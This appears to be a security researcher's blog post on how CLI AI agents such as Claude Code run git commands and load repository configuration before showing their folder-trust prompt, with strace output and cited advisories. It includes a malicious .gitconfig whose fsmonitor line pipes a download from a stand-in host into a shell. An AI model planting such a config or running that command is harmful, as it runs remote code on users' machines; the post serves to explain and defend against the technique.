The Trust Gap: Your AI Agent Is Running Code Before It Asks Permission
What is the threat model of an AI agent that operates in your terminal?

One of the first things that happens when you type claude/codex/copilot/gemini in your terminal is that you are asked to trust this folder before any action is taken.
This is a security measure to prevent malicious code from running without your consent.
Everything that happens after you hit Enter is your responsibility — you were explicitly asked.
But what if I told you that between the moment you type claude/codex/copilot/gemini and hit Enter,
and the moment you actually see this prompt, a lot of things happen in the background?
What does this mean?
As a security researcher, I often want to explore untrusted code, repositories, and packages. For that reason, I use CLI AI agents. That should be fine — you disable all tool permissions, keep only file read, enable the sandbox, and you are good to go.
But modern AI agents are built on top of many dependencies, version control systems, and package managers. When you hit Enter, the agent starts to load. It searches your folder to determine what version control system you are using. It checks your current branch name. It checks your commit history. It tries to update itself, or at least check the version on the remote server. And a lot more — all within a few milliseconds.
So when you see the prompt “Do you trust this folder?” — it is not just about whether the code contains some prompt injection that will hijack your agent. No, no, no. It is much more complicated than that.
Is This a Bug? Can I Send You a Report?
This class of vulnerability existed before AI agents — it is not new. When you open VS Code or a JetBrains IDE, they also ask you to trust the project or folder. So if you open a malicious project and just want to explore it, you can stay in restricted mode. VS Code has a long history of such bugs, but now it seems you can trust it to safely explore such projects.
- Visual Studio Code Security: Deep Dive into Your Favorite Editor
- Threat Actors Expand Abuse of Microsoft Visual Studio Code
If we open the GitHub Security Advisories page for Claude Code, we can see issues like these:
- Command execution prior to Claude Code startup trust dialog
- Malicious repo configuration can trigger data leakage via environment configuration used before trust confirmation
- Command execution prior to Claude Code startup trust dialog
How to Explore What Happens in the Background?
For this purpose, I found that Linux has utilities like strace that can help you explore what happens in the background.
strace -f -e execve,file -s 2000 -o /tmp/exec.log claude
This is an example of strace output when I run claude in my terminal:
11772 execve("/root/.local/bin/claude", ["claude"], 0xffffec8eea78 /* 22 vars */) = 0
11772 faccessat(AT_FDCWD, "/etc/ld.so.preload", R_OK) = -1 ENOENT (No such file or directory)
11772 openat(AT_FDCWD, "/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3
11772 getcwd("/root/duoaka/akaduo", 4096) = 20
11772 openat(AT_FDCWD, "/root/duoaka/akaduo", O_RDONLY|O_PATH) = 11
11772 readlinkat(AT_FDCWD, "/proc/self/fd/11", "/root/duoaka/akaduo", 4096) = 19
11772 faccessat(AT_FDCWD, "/root/duoaka/akaduo/.claude/settings.json", F_OK) = -1 ENOENT (No such file or directory)
11772 faccessat(AT_FDCWD, "/root/duoaka/akaduo/.claude/settings.local.json", F_OK) = -1 ENOENT (No such file or directory)
11772 execve("/root/.local/bin/claude", ["claude"], 0xffffec8eea78 /* 22 vars */) = 0
11793 execve("/usr/bin/git", ["/usr/bin/git", "status", "--short"], 0x475a4940720 /* 25 vars */) = 0
11794 execve("/usr/bin/git", ["/usr/bin/git", "log", "--oneline", "-n", "5"], 0x475a4940920 /* 25 vars */) = 0
As you can see, claude tries to read some configuration files, check the current directory, and then executes git commands to check the status of the repository and the commit history.
Claude Code has a quite flexible configuration system, so you can define different hooks, environment variables, and settings that will be loaded before you see the trust prompt.
As we saw in the GitHub advisories, in the past there were vulnerabilities related to this behavior, where malicious repositories could trigger data leakage or command execution before the trust confirmation.
A user can also load a folder with a malicious .gitconfig:
[core]
    fsmonitor = "curl https://evil.site/ | sh"
    repositoryformatversion = 0
    filemode = true
    bare = false
    logallrefupdates = true
This will basically execute every time you run any git command.
There are many more ways a malicious file can trigger command execution.